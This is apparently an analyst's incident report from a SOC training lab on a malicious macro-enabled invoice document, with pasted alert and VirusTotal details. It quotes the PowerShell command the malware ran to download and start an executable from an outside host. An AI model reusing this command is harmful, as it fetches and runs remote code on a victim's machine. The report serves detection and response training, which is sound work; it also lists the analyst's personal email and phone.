Contact Person

Full name
Ahmed Emad Nasr

Job title / role
Incident Response Analyst

Department / team
Security Operations Center (SOC)

Email address
Ahmed.em.nasr@gmail.com

Phone number
+201018166445

The Incident

Date and time discovered:
Feb, 28, 2024, 08:42 AM.

How was the incident detected? (E.g., user report, monitoring system alert)

A Medium severity alert was triggered in the Monitoring system under the rule "SOC205 - Malicious Macro has been executed".

Detailed description of the incident (include what occurred, where, and how):

- A compressed archive named edit1-invoice.docm.zip was downloaded to the workstation Jayne (IP: 172.16.17.198), and the file edit1-invoice.docm was extracted at 08:41 AM.
- VirusTotal analysis of the document's hash (1a819d18c9a9de4f81829c4cd55a17f767443c22f9b30ca953866827e5d96fb0) shows 26 out of 56 vendors flagging it as malicious (TrojanDownloader).
- Code insights reveal the document contains a macro in ThisDocument.cls designed to execute a hidden shell command when a specific InkEdit control receives focus, bypassing explicit user interaction beyond enabling macros.
- Log Management events show that WINWORD.EXE opened the malicious document.
- Following the macro execution, a new PowerShell process was spawned (EventID 4688) with a command line instructing it to download a payload using System.Net.WebClient.
- The malicious script block executed the following: (New-Object System.Net.WebClient).DownloadFile('http://www.greyhathacker.net/tools/messbox.exe','mess.exe');Start-Process 'mess.exe'.
- A DNS Query (EventID 22) confirms that powershell.exe successfully resolved WWW.GREYHATHACKER.NET at 08:42 AM.

Was the incident ongoing at the time of report?

☐ Yes ☒ No

Have any files, accounts, or systems been compromised?

☒ Yes ☐ No

If yes, please describe:

The host Jayne (172.16.17.198) is compromised. The malicious macro successfully executed, invoked PowerShell, and attempted to download and execute a secondary payload (messbox.exe) from an external attacker-controlled domain.

Notification

Was your supervisor or manager notified?

☒ Yes ☐ No

Date/time of notification:
April 6, 2026

Was the IT/security team alerted?

☒ Yes ☐ No

If yes, who was contacted and how? (e.g., email, phone, ticket)
If yes, who was contacted and how? (e.g., email, phone, ticket):
Escalated to the Incident Response team via Case Management for host isolation and forensic review.

Containment Measures

What immediate actions were taken to contain the threat? (E.g., system shutdown, network isolation)

mmediately isolate the host Jayne (172.16.17.198) using Endpoint Security controls to prevent the secondary payload (mess.exe) from establishing command and control (C2) or moving laterally.

Were any user accounts disabled, firewalls updated, or services suspended?

☒ Yes ☐ No

If yes, provide details:

Firewalls and web proxies updated to block the domain www.greyhathacker.net and its associated IP addresses.
The file hash for edit1-invoice.docm and the anticipated payload messbox.exe have been blacklisted in the EDR solution.

Impacted Services Measures

List any systems, devices, or applications affected by the incident:

Workstation Hostname: Jayne (IP: 172.16.17.198)

Estimated number of affected users, if applicable:

1 user (Jayne).

Was there any known data loss or exposure?

☐ Yes ☒ No

If yes, describe the type of data (e.g., personal info, credentials, financial):

Currently, no data exfiltration is visible in the provided logs. The primary action was a downloader fetching a secondary executable.

Preliminary Analysis *(Optional)*

Suspected cause or entry point (e.g., phishing email, unpatched software):


- **Suspected cause or entry point (e.g., phishing email, unpatched software):**
  - Social engineering/phishing. The user was lured into downloading and extracting a ZIP file disguised as an invoice, and subsequently opened the macro-enabled Word document, which initiated the malware execution chain.


Was the threat internal, external, or unknown?


☐ Internal ☒ External ☐ Unknown


Submitted by:


Ahmed Emad Nasr	Ahmed Emad Nasr	
Name	**Signature**	**Date submitted**



LetsDefend
Home
Learn
Practice
Challenge
Pricing
VIP+ for free
Sandbox
High Jun, 06, 2024, 03:12 PM SOC287 - Arbitrary File Read on Checkpoint Security Gateway [CVE-2024-24919] 263 Web Attack
Medium May, 13, 2024, 09:22 AM SOC282 - Phishing Alert - Deceptive Mail Detected 257 Exchange
Medium Apr, 19, 2024, 08:23 AM SOC275 - Application Token Steal Attempt Detected 250 Proxy
Critical Apr, 18, 2024, 03:09 AM SOC274 - Palo Alto Networks PAN-OS Command Injection Vulnerability Exploitation (CVE-2024-3400) 249 Web Attack
Medium Mar, 14, 2024, 05:23 PM SOC153 - Suspicious Powershell Script Executed 238 Malware
High Mar, 07, 2024, 12:51 PM SOC127 - SQL Injection Detected 235 Web Attack
Medium Mar, 07, 2024, 11:44 AM SOC176 - RDP Brute Force Detected 234 Brute Force
Medium Feb, 28, 2024, 08:42 AM SOC205 - Malicious Macro has been executed 231 Malware
EventID : 231
Event Time : Feb, 28, 2024, 08:42 AM
Rule : SOC205 - Malicious Macro has been executed
Level : Security Analyst
Hostname : Jayne
Ip Address : 172.16.17.198
File Name : edit1-invoice.docm
File Path : C:\Users\LetsDefend\Downloads\edit1-invoice.docm
File Hash : 1a819d18c9a9de4f81829c4cd55a17f767443c22f9b30ca953866827e5d96fb0
Trigger Reason : Suspicious file detected on system.
AV/EDR Action : Detected
Show Hint
Low Feb, 13, 2024, 02:04 AM SOC257 - VPN Connection Detected from Unauthorized Country 225 Unauthorized Access
Medium Jan, 01, 2024, 12:37 PM SOC251 - Quishing Detected (QR Code Phishing) 214 Exchange



1a819d18c9a9de4f81829c4cd55a17f767443c22f9b30ca953866827e5d96fb0
Sign in
Sign up
26 / 56
Community Score
26/56 security vendors flagged this file as malicious
Reanalyze
Similar
More
1a819d18c9a9de4f81829c4cd55a17f767443c22f9b30ca953866827e5d96fb0
edit1-invoice.docm
docx
checks-disk-space
macros
macro-run-file
run-file
auto-open
Size
23.21 KB
Last Analysis Date
8 days ago
DOCX
DETECTION
DETAILS
RELATIONS
BEHAVIOR
COMMUNITY 2
Join our Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.
Code insights
The document contains a macro in ThisDocument.cls that triggers when the InkEdit control named GBjdshuiKJ receives focus. The InkEdit1_GotFocus subroutine executes a shell command. The command to be executed is retrieved from the TextBox1 control located on UserForm1. The shell command is executed with the window style set to 0, which corresponds to a hidden window. This means that upon gaining focus, the InkEdit control will execute a command retrieved from a textbox on a user form, without displaying a window.
Crowdsourced AI
Hispasec flags this file as malicious
The provided macros exhibit several behaviors that are indicative of malicious intent.
Show more
Popular threat label downloader.logan/powersh
Threat categories downloader trojan
Family labels logan powersh
Security vendors' analysis
Do you want to automate checks?
AhnLab-V3 VBA/Form
Alibaba TrojanDownloader:Script/PowerSh.7e4c...
AliCloud Trojan[downloader]:Win/Logan.Gen
Antiy-AVL Trojan[Downloader]/MSOffice.Agent
Arcabit VBA:Logan.17
Avast Other:Malware-gen [Trj]
AVG Other:Malware-gen [Trj]
Avira (no cloud) TR/Dldr.PowerSh.A
Baidu VBA.Trojan-Downloader.Agent.bvo
BitDefender VBA:Logan.17
CTX Docx.trojan.dldr
Cynet Malicious (score: 99)

